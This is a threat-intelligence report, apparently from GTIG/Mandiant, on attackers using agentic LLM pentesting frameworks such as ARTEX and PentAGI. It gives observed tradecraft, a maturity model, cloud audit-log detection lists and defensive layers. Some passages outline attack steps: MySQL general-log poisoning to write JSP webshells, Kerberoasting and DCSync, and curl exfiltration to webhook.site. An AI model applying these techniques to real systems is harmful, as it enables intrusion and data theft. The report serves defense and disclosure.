  • Multi-Factor Authentication (MFA): Enforce phishing-resistant multi-factor authentication across all cloud identity providers, management consoles, and developer platforms to ensure that stolen credentials or session tokens cannot be easily exploited.

  • Shadow LLM Discovery: Utilize Security Posture Management tools to automatically scan your hybrid cloud environments and identify unauthorized or unmonitored tools, models, and infrastructure, ensuring complete visibility of your model footprint.

  • Granular API Key Scopes: Restrict and segment API keys by specific model endpoints, environments (dev/prod), and usage limits to ensure a compromised token for a basic utility model cannot be used to invoke expensive, high-tier frontier models.

  • Validation Sweep Monitoring: Monitor model gateway and API access logs for anomalous, low-volume requests (such as max_tokens=1 or zero-temperature pings). Attackers frequently use these micro-transactions for stealthy credential validation sweeps prior to launching large-scale infrastructure abuse.

  • Vulnerability & ML Supply Chain Patching: Integrate automated vulnerability scanning (SAST/DAST/SCA) across your custom application code, containerized workloads, and machine learning dependencies (like PyTorch and Hugging Face libraries) to prevent initial access via unpatched server vulnerabilities.

  • Gateway Patch Management: Extend vulnerability management programs to include centralized model proxy and routingΒ  gateways (e.g., LiteLLM), ensuring rapid patching against privilege escalation and authentication bypass flaws (such as CVE-2026-40217).

  • Sandboxed Execution for Dynamic Workloads: Isolate the runtime environment in highly virtualized, process-isolated, serverless sandboxes if your LLM application is required to execute generated code or database queries dynamically.

  • Vetted Model Repositories: Restrict and enforce model pulls and pipeline dependencies solely from trusted internal registries or approved enterprise catalogs to prevent developers from pulling compromised models containing pre-configured backdoors.

  • Graph-Based Exposure Modeling: Implement continuous, graph-based risk prioritization that maps cloud assets, application code, and data flows to automatically identify and remediate complex, multi-hop attack paths.

  • Adversarial Exposure Validation: Deploy automated offensive agents to continuously test external attack surfaces, uncover exposed endpoints, and simulate credential validation sweeps.

Monitoring Native Cloud Audit LogsΒ 

    • AWS: Monitor CloudTrail logs for API events from bedrock.amazonaws.com. Based on historical LLM Jacking incidents, monitor for the following API operations across the attack lifecycle:

      • Resource Exploitation: Monitor for direct execution of the LLM via the Converse, InvokeModel, and InvokeModelWithResponseStream API operations.

      • API Throttling & Error Spikes: Monitor for high-volume spikes in ThrottlingException, ValidationException, or ResourceNotFoundException errors, which could indicate an automated β€œspraying” methodology targeting cloud infrastructure.

      • Target Scoping: Monitor potential reconnaissance activity used to discover available models via the ListFoundationModels,ListInferenceProfiles, and GetFoundationModelAvailability operations. Additionally, monitor for attempts to unlock new models in the environment via the PutUseCaseForModelAccess and CreateFoundationModelAgreement API operations.

      • Security/Evasion: Review attempts to view, alter, or disable logging configurations to conceal prompt contents and avoid detection. Monitor the GetModelInvocationLoggingConfiguration operation, as well as PutModelInvocationLoggingConfiguration and DeleteModelInvocationLoggingConfiguration. Any calls to disable logging by non-IaC (Infrastructure as Code) principals should be treated as high severity.

Automated Tooling: Analyze User-Agent strings to identify automated tools and SDKs (e.g., claude-cli, aws-sdk-rust, and aws-sdk-go-v2) interacting directly with the target cloud infrastructure.

  • Azure: Monitor Azure Activity Logs (Control Plane) and Diagnostic Logs (Data Plane) for events associated with the Microsoft.CognitiveServices namespace. To hunt for or detect LLM Jacking incidents, monitor the following operations:

    • Resource Exploitation: Monitor for direct execution of the LLM. In Azure, model invocations occur on the data plane and require Diagnostic Logs to be enabled. Look for high volumes of POST requests to inference endpoints such as Completions or Chat Completions APIs. On the management plane (Activity Logs), monitor for unauthorized creation of new instances via the Microsoft.CognitiveServices/accounts/deployments/write operation.

    • Target Scoping: Monitor potential reconnaissance activity to discover available Azure LLM resources, models, and deployments via the Microsoft.CognitiveServices/accounts/read and Microsoft.CognitiveServices/accounts/deployments/read operations.

    • Security/Evasion: Review attempts to view or modify logging configurations (to see if data plane model invocations are being recorded) via the Microsoft.Insights/diagnosticSettings/read, Microsoft.Insights/diagnosticSettings/write, or Microsoft.Insights/diagnosticSettings/delete operations.

  • GCP: Monitor Cloud Audit Logging for calls to Gemini Enterprise Agent Platform endpoints (aiplatform.googleapis.com). Gemini Enterprise Agent Platform inference operations are contained within Data Access logs, which are disabled by default due to volume and ingestion costs. You must manually configure your IAM audit policies to track these.

    • Enablement of Agent Platform Services: Alert on enablement of Gemini Enterprise Agent Platform services via the google.api.serviceusage.v1.ServiceUsage.EnableService method.

    • Resource Exploitation: Monitor for direct execution of the LLM via Gemini Enterprise Agent Platform, which requires Data Access audit logging to be enabled. Look for google.cloud.aiplatform.v1.PredictionService.Predict, google.cloud.aiplatform.v1.PredictionService.GenerateContent, and google.cloud.aiplatform.v1.PredictionService.StreamGenerateContent operations.

    • Target Scoping: Monitor potential reconnaissance activity to discover available models and endpoints via the google.cloud.aiplatform.v1.ModelService.ListModels, google.cloud.aiplatform.v1.EndpointService.ListEndpoints, and google.cloud.aiplatform.v1.PublisherModelService.ListPublisherModels API operations.

    • Security/Evasion: Review attempts to view or alter logging and audit configurations. Monitor for operations like google.iam.v1.IAMPolicy.GetIamPolicy (to check if Data Access logs are enabled on the project/resource) or attempts to review log exports via google.logging.v2.ConfigServiceV2.ListSinks and google.logging.v2.ConfigServiceV2.GetSink.

Indicators of Compromise (IOCs)

To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a GTI Collection for registered users.

Network Indicators

Indicator

Description

jet-night.com

LLM Mixer

newapi.pro

LLM Mixer

Table 1: Network Indicators

ARTEX and Friends: Enter Agentic Offensive Frameworks

30 October 2026 at 15:00

Written by: Aurora Blum, David Mainor, Rohit Nambiar, Omar ElAhdan, Matthew McWhirt, Will Silverstone, Bhavesh Dhake, Chris Busse


IntroductionΒ 

Recent intrusions in which threat actors have been observed weaponizing agentic frameworks to execute highly-automated intrusions has put a spotlight on evolving adversarial use of LLMs. In our September 2026 report, Google Threat Intelligence Group (GTIG) noted that forward leaning adversaries were beginning to transition from basic prompting to agentic workflows and LLM-enabled automation.Β 

Since this publication, GTIG and Mandiant have observed multiple threat actors abusing the open-source, agentic pentesting frameworks ARTEX, Hexstrike and CAIRN in incident response engagements to conduct a broad range of actions across multiple phases of the attack life cycle. This activity has been seen across the threat landscape, as noted in a recent Wiz report. The emergence of Artex and similar agentic offensive intrusion frameworks underscores a broader shift toward threat actor adoption of open source multi-agent offensive frameworks, as well as potentially custom agentic harnesses.Β Β 

This represents a paradigm shift towards intrusions occurring at machine speed, with the automated chaining of complex attack paths scaling intrusions exponentially. While the mechanics of the intrusions remain the same, such as using compromised credentials and targeting unpatched systems, the speed and scale at which frameworks can exploit these known weaknesses introduces a new defensive challenge. Security teams, developers, and system administrators will need to fundamentally rethink defense strategies to counter scalable, autonomous software.Β We also provide defensive strategies from Mandiant Consulting. The defensive strategies suggestedβ€”control-plane isolation, short-lived credentials, least privilege, segmentation, and behavioral detectionβ€”are long-standing security best practices.Β 

Observations in the Wild

We are seeing tools used by adversaries evolving towards autonomous agentic attacks. One way this is occurring is through suites of tools or frameworks designed for penetration testing (β€œpentesting”). These tools and frameworks orchestrate various agents using open source and frontier LLMs to automate various stages of intrusions. Historically, cyber espionage and financially motivated threat actors have taken advantage of pentesting or red-teaming platforms built for security professionals to exploit systems, such as Cobalt Strike or Metasploit. Today, adversaries are pivoting toward offensive frameworks powered by LLMs. While these frameworks have existed in the wild, they are now yielding success in intrusions in the wild, representing a critical evolution that increases both the speed and scale of intrusion activity.Β 

Since late August 2026, we have observed threat actors actively operating popular open-source multi-agent pentesting platforms like ARTEX, PentAGI, CAIRN and other potentially custom harnesses within Mandiant incident response engagements; use of these platforms has been further corroborated by our research telemetry. In these incidents, we have observed agentic activity conducting significant parts of the attack lifecycle (e.g., lateral movement, database exploitation, exfiltration preparation). Evidence of in the wild usage of these frameworks marks a critical inflection point for defenders, as agents now autonomously explore multiple attack paths, troubleshoot errors, and achieve objectives in seconds and minutes. Coupled with continual advancements in underlying LLM capabilities, the acceleration in attack velocity and scale signals a notable shift in the threat landscape that fundamentally alters traditional intrusion dynamics.

ARTEX Framework

ARTEX is an autonomous, multi-agent LLM-driven pentesting and offensive command-and-control (C2) platform written in Go with an embedded Next.js web console. The framework was originally developed by the user Autumn-27 and released on GitHub. Although the original repository was taken down by its creator in October 2026 due to widespread threat actor abuse, the framework continues to proliferate globally via community forks, including localized variations such as ScopeWeaver and a commercial version dubbed ARTEX PRO. ARTEX abstracts the attack lifecycle across six specialized sub-agents. By leveraging APIs from frontier and open source models, the framework translates high-level tactical goals into actionable machine commands. GTIG has observed capabilities including automated Active Directory reconnaissance, privilege escalation, target cloud-infrastructure profiling (such as harvesting Azure storage keys), to the synthesis and deployment of custom webshells.

Since late August 2026, ARTEX has been adopted by a diverse range of threat actors across the motivational spectrum, including both financially motivated extortion groups and suspected cyber espionage operators. For example, the Wiz Research team has been tracking a campaign associated with ARTEX, which GTIG tracks as UNC7228, that overlaps with activity tracked by Microsoft as the PRC-nexus actor STORM-0940. The research has expanded Wiz’s understanding of this campaign beyond the October IT focused activity with activity now dating back to at least August 2026. Wiz identified the targeting, compromise, and data theft affecting multiple entities in the US and Europe across the enterprise software, industrial automation, semiconductor manufacturing and design, and telecommunications industry verticals. This actor has moved extremely quickly, typically moving from their first compromised account to deep system access in around four hours and in one case as rapidly as 15 minutes. They have also customized their tooling to take advantage of victim-specific setups and fallen back to open proxies if their initial infrastructure was blocked.

Demonstrating broader adoption of ARTEX, GTIG and Mandiant observed multiple other threat actors using ARTEX for post-compromise reconnaissance, lateral movement, and privilege escalation in incident response investigations. This includes financially motivated threat actors who used the framework to facilitate data theft extortion, and additional suspected PRC-nexus clusters. Their operations collectively impacted organizations across government, technology, chemicals and materials, and manufacturing sectors in the US, alongside public reporting of ARTEX targeting the financial sector in Asia.Β 

In several cases, adversaries provided ARTEX with compromised credentials for the targeted organization, and instructed the framework to execute subsequent stages of the attack lifecycle. Analysis of these intrusions reveals key differences between activity conducted by the ARTEX framework and that of a human operator:

  • Based on log files and timestamps, we identified bursts of activity that would be highly irregular for a human operator. While each of the intrusions exhibited extended pauses during operational phases, individual ARTEX execution sequences ran in compressed bursts of roughly 2 to 25 seconds. In at least one operation, we observed 27 events in 23 seconds of active burst time, performing rapid probing of AWS permissions across different security groups. While preparing potential exfiltration scripts, ARTEX was capable of successfully adapting to errors quoting β€œscript too large” by trimming the script and relaunching it to successfully deploy a 17-snapshot instance in approximately 10 seconds.Β 

  • Compared to a competent human operator, ARTEX achieved code execution in a far more forensically noisy manner, relying on rapid, iterative trial-and-error. In one instance, supplied with valid credentials, ARTEX accessed an external-facing Linux Weaver OA web server to execute SQL commands via exposed API calls. Using legitimately-exposed application-specific API calls, ARTEX was able to achieve partial command-execution to conduct further reconnaissance despite hitting technical complexities. However, this process generated 240 log events and exhibited errors potentially caused by multiple sub-agents overwriting one another while pursuing the same objective.Β 

    • In an attempt to pivot from a database-execution context to a system-execution context, ARTEX used an application-specific SQL API, accessible to the supplied-user credential, to modify the MySQL instance to write log files with a .jsp extension to publicly accessible locations. The SQL-commands executed were likely intended to poison MySQL logs into writing web-accessible JSP webshells.

    • Using the API, ARTEX ran SET GLOBAL general_log_file = '<path to webshell>’ followed by SET GLOBAL general_log = 1; subsequent SQL commands were written to the filepath defined in general_log_file. ARTEX then ran SQL SELECT statements in the form `SELECT '<% [webshell content] %>'`. Due to how the underlying Java web servlet handles JSP files, the Java code in the '<% %>' gets parsed and compiled into the process memory space, providing means of execution.

    • Log activity shows multiple iterations of the above sequence, with ephemeral, somewhat-incremental file names (cl1217.jsp, f1219a.jsp, z1219.jsp) for each webshell candidate, each one executing a different command. Errors when trying to run the webshell (e.g. variable β€˜t is already defined’) caused the webshell to fail and likely had ARTEX refactor its approach, writing several unique webshells, each with a different goal, some correcting previous errors until the .jsp webshells executed cleanly and returned valid command output to ARTEX.

In another case, during access-probing efforts, ARTEX generated files of various extension types with the filename artex-probe-*, where * carried five digit somewhat-incremental numbers. Based on our visibility, it’s difficult to comment on the exact significance of these numbers or how they increment. However, ARTEX was seen using similar incremental numeric markers within dropped file names, created account names, their passwords and within email subjects.Β 

Observed ARTEX Activity Mapped along the phases of a targeted attack lifecycleΒ 

Phase of the attack lifecycle

Observed ARTEX Capabilities & Tradecraft

Initial Recon

  • Automatically mapped the effective permissions of obtained Azure credentials (SAS tokens, Service Principals, Kudu credentials, and Storage Account keys) using sub-second capability checks, test blob writes/deletes, and ARM deployment validation dry-run sweeps. This activity included bursts of rapid activity, with ARTEX writing and immediately deleting a tiny test blob in ~330–400 ms and running an 8-second ARM deployments/validate dry-run sweep across 11 Azure resource types.Β 

  • Tested compromised IAM user permissions using DryRun flags and placeholder IDs to evaluate EC2 compute, EBS volume, and snapshot capabilities.

  • Over a span of over 500 web requests, ARTEX probes various file names and extensions across various web directories, in a potential attempt to fuzz which URL endpoints the web-server would allow it to access based on HTTP response code (200 or 403).Β 

Establish Foothold

  • Abused Kudu administrative APIs to execute arbitrary commands and stage custom Python, C#, and malicious PowerShell scripts.

  • Established command and control (C2) and execution on the victim's internal Windows database server by using native curl to pull down dynamically generated PowerShell and batch scripts and post back command results across 491 rotating webhook.site URLs.

Escalate Privileges

  • Attempted to escalate privileges by launching cloud compute instances with potentially high-value IAM roles with the intention of fetching the role’s temporary credentials and thereby escalating privileges in doing so. These attempts however seemed to have failed due to invalid instance profile ARNs.

  • Escalated privileges by running Kerberoasting scripts to harvest service tickets across compromised domains; using SQL injection to dump database credentials; and, following an offline cracking pause, executing DCSync scripts to steal the domain krbtgt key, cloud AD-sync credentials, and domain Controller machine hashes.Β 

  • Created accounts with is_admin=true within minutes, identifying and utilizing a writable admin flag.

Internal Recon

  • Performed reconnaissance across the internal network by running several iterative generated PowerShell enumeration scripts against a Domain Controller and federation server. The scripts validated domain usernames without pre-authentication, listed Group Managed Service Accounts, audited Active Directory Certificate Services templates (SmartcardUser, ClientAuth), mapped thousands of cross-forest security principals, and swept internal Exchange, PasswordState credential vault, and SSRF/SCM targets.Β 

Move Laterally

  • Attempted Lateral Movement onto domain controllers using Pass-the-Ticket, WinRM, Kerberos relay, and Pass-the-Hash scripts, hitting local Windows service token privilege restrictions right before endpoint protection blocked execution and defenders severed access to the server.

Maintain Presence

  • Generated a new SSH key pair, allocated a dedicated public Elastic IP, attempted to create a custom security group but failed due to permission issues, and launched persistent t3.micro instances bound to existing security groups to establish an externally addressable jump host and internal foothold.

  • Gained persistence through account takeover (e.g., resetting passwords for identified users), creating multiple accounts with plaintext passwords (which included ArtexProbe in the naming convention), and creating administrator accounts.Β 

Complete Mission

  • Interrogating backend SQL databases (extracting ~400 KB of query results across ~20 queries) and performing mass blob reads.Β 

  • Deployed custom boot scripts via ephemeral, keyless EC2 instances to potentially harvest data from multiple mounted EBS snapshots and volumes.

  • Enumerated over 110,000 Active Directory objects from a domain controller and retrieved the Domain Admins group. It then sent command output to rotating webhook.site endpoints via curl.

  • Ran queries to decrypt stored notes and attempted to read other users' note attachments.Β 

  • Created a new 100GB volume and expanded the root disk of launched instances to 60GB, performing preparatory steps likely intended for exfiltration via their automated collection scripts.Β 

  • Edited an employee's record in a legacy database, created and deleted notes and status rows, pointed checklist responses at its own probe file. In this case we observed an interesting abuse of legitimate features. Rather than executing complex malware, ARTEX weaponized built-in application features. It forced an application's notification system to broadcast test emails to over 1,300 internal users, turning a trusted notification channel into a mass-internal messaging tool. It then dropped to single-recipient test emails rather than the mass emailing.

PentAGI Offensive Framework

GTIG also observed in the wild abuse of PentAGI (Penetration Testing Artificial General Intelligence), an autonomous offensive framework designed to automate the pentesting process within an isolated environment. Developed by VXControl, the framework is offered in an open source and commercial edition. It is designed so that the user only needs to describe a target and a goal, which enables entry-level users to run complex cyber security campaigns. Once the target and the goal have been selected, the framework uses a team of specialized agents, each with their own functionalities to break tasks (called β€œFlows”) into various sub-tasks, execute each step, and report on it. The tools and commands are all run in isolated sandboxes running Kali Linux instead of in the host environment. All the tools used by PentAGI are open-source pentesting tools available by default in Kali Linux (e.g., metasploit, nmap, SQLmap). The framework supports over a dozen cloud and local LLM backends, including frontier and open weight models.

The majority of observed PentAGI activity remained at the stage of WHOIS asset mapping or active vulnerability scanning. However, analysis of operational artifacts indicates that some operations progressed to active intrusions and persistence across multiple organizations. Operators are also adapting and integrating the framework in different ways. In one case, we identified a customized attack orchestration platform built on the open-source version of PentAGI likely used between at least late August and early October 2026 to conduct systematic reconnaissance and vulnerability scanning against a wide range of organizations in Asia, including system integrators and major telecommunications firms. In another instance, we observed PentAGI chained with proxy services to target the Aerospace sector.Β 

Evolution of Autonomous Offensive Frameworks

We are seeing a significant maturation in the application of LLM capabilities across the threat landscape in a short period of time; this includes the incorporation of LLM-written malicious code, development of dynamic LLM-enabled malware, poisoning of agent-harness files, and the building of multi-agent offensive frameworks. Notably, between late 2025 and October 2026, autonomous and semi-autonomous offensive frameworks crossed a decisive operational threshold to multi-agent frameworks actively weaponized by threat actors to perform in the wild intrusions.Β 

GTIG has been tracking the evolution of this experimentation over time, from simple prompting of LLMs to help with coding, through the use of frameworks in the wild towards a potential future with fully autonomous frameworks running intrusions. In a fully autonomous attack, a human’s role would consist of telling the agent what to target, and then simply benefiting from the operational objective.Β 

At the time of reporting, we assess that the current adversary use of autonomous offensive frameworks is still in early stages characterized by open source tools currently being used in low-sophisticated ways, resulting in broad and noisy, but still successful campaigns. As the sophistication of these frameworks, the underlying LLMs and the orchestrating human-operator increase, we expect to see not only less human interaction, but also increased stealth and sophistication.

The following stages represent our observations of how LLM-augmentation in cyber operations have evolved over the last year and how we expect this development to continue:

Stage 1: Prompt-based use of LLMs

  • Activity: Adversaries interact with LLMs in a prompt based chatbot fashion, using LLMs to write and debug code for malware, draft phishing emails, create personas, and conduct light reconnaissance on targets.Β 

  • Evolution: Adversaries outsource low-failure, easy-to-rectify, tasks to an LLM to increase speed of simple discrete tasks.Β 

  • Timeframe: End of 2025 to early 2026

Stage 2: Embedding LLM capabilities into malware

  • Activity: Adversaries trust an LLM to take certain low-failure, easy to execute actions, particularly writing code, such as in malware families like HONESTCUE or PROMPTSPY using LLMs dynamically during execution to, for example, obfuscate payloads in different ways in attempts to evade defenses.Β 

  • Evolution: Adversaries begin use incorporating LLMs into post-intrusion attack phases.

  • Timeframe: Early 2026

Stage 3: Incorporating LLM-enabled automation into operations

  • Activity: As agentic capabilities develop, adversaries begin using them for discrete tasks (e.g., standing up or debugging malware development environments). Agents begin being used alongside human-operators to develop novel exploits and to assist with high-stake vulnerability research. Adversaries begin being more cognizant of OPSEC and visibility into their LLM-usage operations and start using LLM-proxy services to obscure activities.Β 

  • Evolution: LLMs being used for more high-stake tasks but with human operators in the loop.Β 

  • Timeframe: Early 2026 - September 2026Β 

Stage 4: Developing and experimenting with autonomous frameworksΒ Β 

  • Activity: Adversaries begin developing and experimenting with autonomous frameworks. Campaigns begin offloading more stages of the lifecycle to LLM-augmented tooling, and integrating model APIs into their tools and telegram bots to take autonomous action.Β 

  • Evolution: Experimentation with LLMs running more stages of the attack lifecycle.

  • Timeframe: Mid 2026 - September 2026Β 

Stage 5: Multiple attack lifecycle stages being conducted by LLM-driven tooling in the wild

  • Activity: In the wild evidence of multiple attack lifecycle stages being conducted by LLM-driven tooling, with fewer humans in the loop during operations. Observations surrounding mass-exploitation campaigns where a substantial portion of the lifecycle is being carried out by an agent, requiring only minimal human intervention, as well as activity accompanied by malware possessing more autonomous capabilities. Additionally, continued experimentation by threat actors with better obfuscationβ€”including LLM mixers, inference services, local models. Overall TTPs of these attacks remain messy, noisy but yet successful.

  • Evolution: Adversaries have actively integrated LLMs into their operations to conduct successful intrusions, while simultaneously exploring ways to obscure/reduce reliance on frontier-lab LLMs.Β 

  • Timeframe: Current stage of developmentΒ 

Stage 6: Multi-agent-driven, unsophisticated attacks with little to no human interactionΒ 

  • Activity: Highly-autonomous, but unsophisticated, forensically noisy operations with human operators no longer in the loop. Adversaries define the target and objective, while multi-agent frameworks execute the entire attack chain and return operational objectives.

  • Evolution: Adversaries diversifying infrastructure and tooling, further inhibiting defenders’ visibility.

  • Timeframe: Near-term (1 - 3 months)

Stage 7:Β  Sophisticated, fully autonomous/agentic attacksΒ 

  • Activity: This stage represents peak maturity on the offensive LLMs capability curve, characterized not only by fully autonomous intrusions requiring little to no human interaction, but also by increased stealth and sophistication of the activity, with operators interacting with LLMs through either obscurely designed infrastructure or self-hosted LLMs altogether.

  • Evolution: This stage would grant autonomous and stealthier operations while limiting defender’s visibility into the activity.

  • Timeframe: Medium-term (3 - 6 months)

We believe malicious actors will continue to experiment with these offensive agentic frameworks, moving towards future autonomous usage. GTIG has observed evidence of threat-actor experimentation with tools like the ZeroHollow inference service and the fully agentic framework AgentZero.

Outlook

Over the past 12 months, GTIG has observed a decisive evolution in adversarial tradecraft leveraging LLMs, progressing from ad hoc operational productivity support toward the deployment of coordinated, multi-agent, autonomous offensive frameworks. While earlier milestones documented in our quarterly research highlighted early agentic interest, recent observations across frontline incident response engagements and proactive intelligence collection reveals adversary adoption of these frameworks to automate discrete phases and specific operational tasks during intrusions. Threat actors are increasingly leveraging generative models to achieve unprecedented speed and scale, actively developing more complex attack infrastructure powered by agentic AI capabilities and AI-enabled automation.

Frameworks such as ARTEX compress attack timelines to machine speed; however, they currently trade stealth for velocity. Unrestricted autonomous execution generates forensic traffic, relies on recognizable identifiers, and leaves behind distinct code-level traces, increasing the likelihood of detection and mitigation. These tools are therefore best suited to scenarios in which the cost of detection is low. Additionally, detection and disruption/response are two different functions–simply detecting the attack in time does little to hinder objective completion.Β 

Consequently, GTIG assesses with high confidence that cyber crime threat actors will continue incorporating autonomous offensive tools into their operations, given that the increased reach of their campaigns will likely compensate for any decreases in success rates. We anticipate that actors, who specialize in stealthy operations designed to maintain long-term access, are less likely to use the publicly available versions of these tools, though they may employ them for purposes of scale and speed, depending on operational priorities. Regardless of motivation, the low barrier to entry, ease of integrating new exploits, and massive scaling potential make autonomous frameworks an attractive, low-cost force multiplier for a wide range of threat actors, making it highly likely that we will continue to see increasing threat actor adoption of these types of frameworks in the near term.

Defending Against AI-Enabled Attacks: Five Layers of Defense

LLM-enabled offensive tooling does not fundamentally change the techniques attackers use. It reduces the time required to combine them. Credential discovery, permission testing, lateral movement, and data access that previously required hours of operator effort can now occur in minutes, frequently through valid identities and supported functionality that static indicators will not detect. Organizations are best positioned to withstand this when compromise of a single identity, credential, or workload provides only limited access. Restricting control-plane exposure, replacing long-lived secrets with short-lived and tightly scoped credentials, segmenting application tiers, and placing guardrails on high-impact business functions all reduce the speed advantage automation provides. Behavioral detection addresses the activity that these controls do not prevent, but it depends on having sufficient identity, control-plane, data-plane, and network telemetry to establish what normal activity looks like. Many of these controls are already familiar to defenders. The difference is that automated tooling can now identify and exploit the gaps between them far more quickly.

As illustrated above, LLM-enabled offensive tooling is increasing the speed and scale of cyber attacks. LLM-enabled and autonomous tools can identify weaknesses, test access, interpret errors, adjust their approach, and continue through an attack path with limited human interaction. Work that might previously have required an operator to investigate an environment, write or modify code, troubleshoot failures, and execute the next step over several hours can increasingly happen in minutes.

This creates a detection challenge as well. Much of the activity may use valid credentials and supported functionality (living-off-the-land, LotL). An attacker may authenticate with a legitimate service principal, call a normal management API, access cloud storage through a supported protocol, or execute commands through an existing administrative interface. Tool names, hashes, IP addresses, and other static indicators provide useful signals when available, but they will not cover much of this activity.

Effective defenses combine two capabilities:

  1. Controls that limit what an attacker can do after gaining valid access.

  2. Telemetry that shows when an identity, application, or workload begins operating outside its normal pattern.

How Adversarial Use of LLMs Changes the Attacker Timeline

Several themes repeatedly appear during investigations involving LLM-enabled or highly automated attacker activity:

  • Speed and scale: Automated tooling can perform broad reconnaissance, test several attack paths at once, react to failures, and immediately continue into follow-on activity. The time between initial access, privilege discovery, lateral movement, and data access can become very short.

  • Interconnected environments: Attackers rarely remain inside one technology stack. An internet-facing application may expose credentials in a configuration file. Those credentials may provide access to cloud storage, source repositories, identity systems, or internal infrastructure. Automation makes it easier to discover and test those relationships quickly.

  • Legitimate-looking identity activity: Many actions look normal when viewed independently. A service principal authenticates, an API is called, a storage object is downloaded. The stronger signal often comes from context: where the request originated, how much activity occurred, what happened immediately before and after it, and whether the behavior is expected for that identity.

  • Control-plane and data-plane blind spots: Many organizations have mature endpoint monitoring but considerably less visibility into management APIs, programmatic identities, and cloud storage activity. Permission testing, retrieval of storage keys, bulk downloads, firewall changes, and management API calls may all be logged without generating useful alerts.

Mandiant recommends structuring enterprise defenses across five foundational layers designed to restrict lateral movement and limit the speed advantage of autonomous tooling:

Layer

Description

Layer 1: Protect Control Planes

Restrict all admin APIs, consoles & CI/CD to trusted networks

Layer 2: Restrict Identities & Keys

Migrate to short-lived workload credentials; eliminate secrets

Layer 3: Harden Configurations and Reduce Attack Paths

Continuous vulnerability scanning across apps & infrastructure

Layer 4: Application Protections

Harden applications to prevent abuse of legitimate features and capabilities

Layer 5: Detect Behavioral Volumetric Change

Monitor identity velocity, API bursts, and volumetric anomalies

Table 1: Foundational layers for restricting adversarial LLM speed advantage and lateral movement

Layer 1: Protect the Control Plane

Restrict access to the systems attackers can use to administer, deploy, or reconfigure the environment.

The control plane extends well beyond Active Directory or a cloud console. It includes identity providers, cloud management APIs, network and firewall management platforms, virtualization infrastructure, code repositories, CI/CD systems, privileged access management platforms, backup infrastructure, certificate authorities, SaaS administration consoles, and application administration interfaces.

Why It Is Important

Internet-accessible management interfaces can quickly become part of an attack path after credentials are obtained. For example, Azure App Service includes an administrative interface through Kudu Site Control Manager, or SCM, which supports application deployment and management functionality. If an attacker obtains publishing credentials or another identity capable of accessing that interface, automation can quickly test authentication, enumerate functionality, interact with application files, execute commands, retrieve output, and remove staged artifacts.

Similar exposure exists across firewall administration, virtualization consoles, cloud management APIs, backup platforms, CI/CD interfaces, and other management services. Any reachable administrative path gives an automated attacker another capability to test.

Mitigations

  • Reduce Administrative Internet Exposure: Restrict cloud administration, network device management, application publishing interfaces, hypervisors, backup platforms, and other sensitive services to trusted networks, private connectivity, or dedicated administrative paths wherever possible.

  • Require Trusted Administrative Paths: Require privileged users to administer sensitive infrastructure from managed devices, privileged access workstations, or approved jump hosts. Pair these controls with phishing-resistant authentication such as FIDO2 or passkeys where supported.

  • Harden Application Management Interfaces: Treat application administration and publishing endpoints as privileged infrastructure rather than extensions of the public application.

    • Configure access restrictions for Kudu/SCM endpoints separately where appropriate.

    • Limit SCM access to approved management networks or deployment infrastructure.

    • Disable basic publishing authentication where it is not required.

    • Restrict access to deployment and publishing credentials.

    • Consider deployment models such as run-from-package that reduce direct modification of deployed application files.

  • Control Public Exposure by Design: Establish governance around public IP allocation and require architecture review before workloads or management interfaces are exposed directly to the internet.

  • Apply Similar Controls to Programmatic Administration: Where supported, restrict administrative service principals and automation identities to expected networks, workloads, or private connectivity.

  • Monitor the Control Plane as a Distinct Security Surface: Centralize authentication, configuration change, deployment, and administrative telemetry from cloud platforms, application administration interfaces, network infrastructure, backup platforms, and other management systems. Alert on administrative access from previously unseen networks, hosting providers, or geographies.

Layer 2: Restrict Identities and Keys

Reduce the value of stolen credentials by limiting their lifetime, permissions, and where they can be used.

Security programs have traditionally placed more emphasis on human identities. Service principals, service accounts, API keys, storage keys, cloud access keys, deployment tokens, personal access tokens, and application secrets can receive less scrutiny despite providing significant access.

Programmatic identities are especially useful to an automated attacker when they combine long-lived credentials, broad permissions, limited conditional controls, and limited monitoring.

Why It Is Important

Consider an exposed cloud storage credential. Once automated tooling discovers the credential in source code, an environment variable, application configuration, a database, or another compromised system, it can immediately test the credential and begin enumerating available data.

A long-lived credential that works from anywhere on the internet and provides broad storage access can turn a single credential exposure into large-scale data access very quickly.

The same pattern applies to service principals and other programmatic identities. A credential intended for an internal CI/CD runner carries considerably more risk when the identity can also authenticate from an arbitrary networkΒ  and access production resources.

Credential security therefore needs to address both what an identity can access and the conditions under which that access is valid.

Mitigations

  • Prioritize Workload and Programmatic Identities: Apply the same rigor used for privileged human identities to service principals, service accounts, API keys, cloud access keys, application credentials, deployment tokens, and Personal Access Tokens. These identities should have defined owners, lifecycle controls, least privilege, monitoring, and incident response procedures.

  • Move From Long-Lived to Short-Lived Credentials: Remove persistent secrets and use temporary or workload-bound credentials wherever possible.Β 

    • Transition from static AWS IAM access keys to temporary credentials through IAM roles.

    • Replace Azure Service Principal client secrets with Managed Identities.

    • Disallow Azure Storage Account Shared Key Authentication in favor of Entra ID authorization with Conditional Access Policies.

    • Use Google Cloud Workload Identity Federation instead of long-lived service-account keys.

    • Move from GitHub classic PATs to fine-grained PATs or workload-based authentication such as GitHub Actions OIDC where supported.

  • Constrain Both the Where and the What: Limit non-human identities to the APIs, subscriptions, projects, repositories, storage resources, and systems that they actually require. Where supported, restrict the locations and workloads from which those identities can authenticate. A service principal used by an internal CI/CD runner should not also be usable from arbitrary external infrastructure.

    • Hardening multi-cloud service principals requires replacing long-lived, static credentials with short-lived tokens and strictly enforcing access controls. Essential approaches across major providers include:

      • Google Cloud: Using Workload Identity Federation and targeted IAM constraints.

      • AWS: Leveraging OIDC federation combined with Service Control Policies (SCPs).

      • Azure: Applying Conditional Access policies to restrict access contextually.

      • Okta: Implementing Private Key JWT authentication along with network-restricted Authentication Policies.

    • Use private connectivity, expected source ranges, workload federation, resource policies, and IAM conditions where appropriate across cloud platforms.

  • Restrict AWS IAM Role Delegation: Tightly control permissions that allow one identity to assign or pass another identity’s privileges. In AWS, restrict iam:PassRole to specific roles and intended services and apply conditions such as iam:PassedToService where appropriate.

  • Isolate Credential and Secret Stores: Place enterprise password vaults and secret management systems behind tightly controlled administrative and network paths. Require strong authentication for privileged access, restrict programmatic access to expected workloads and networks where supported, and alert on unusual bulk secret queries, enumeration, or export activity. These detections overlap with legitimate automation; the signal is in the identity, origin, volume, and sequence, not the action. Baseline known-good automation first and alert on deviation, or expect false positives on routine activity.

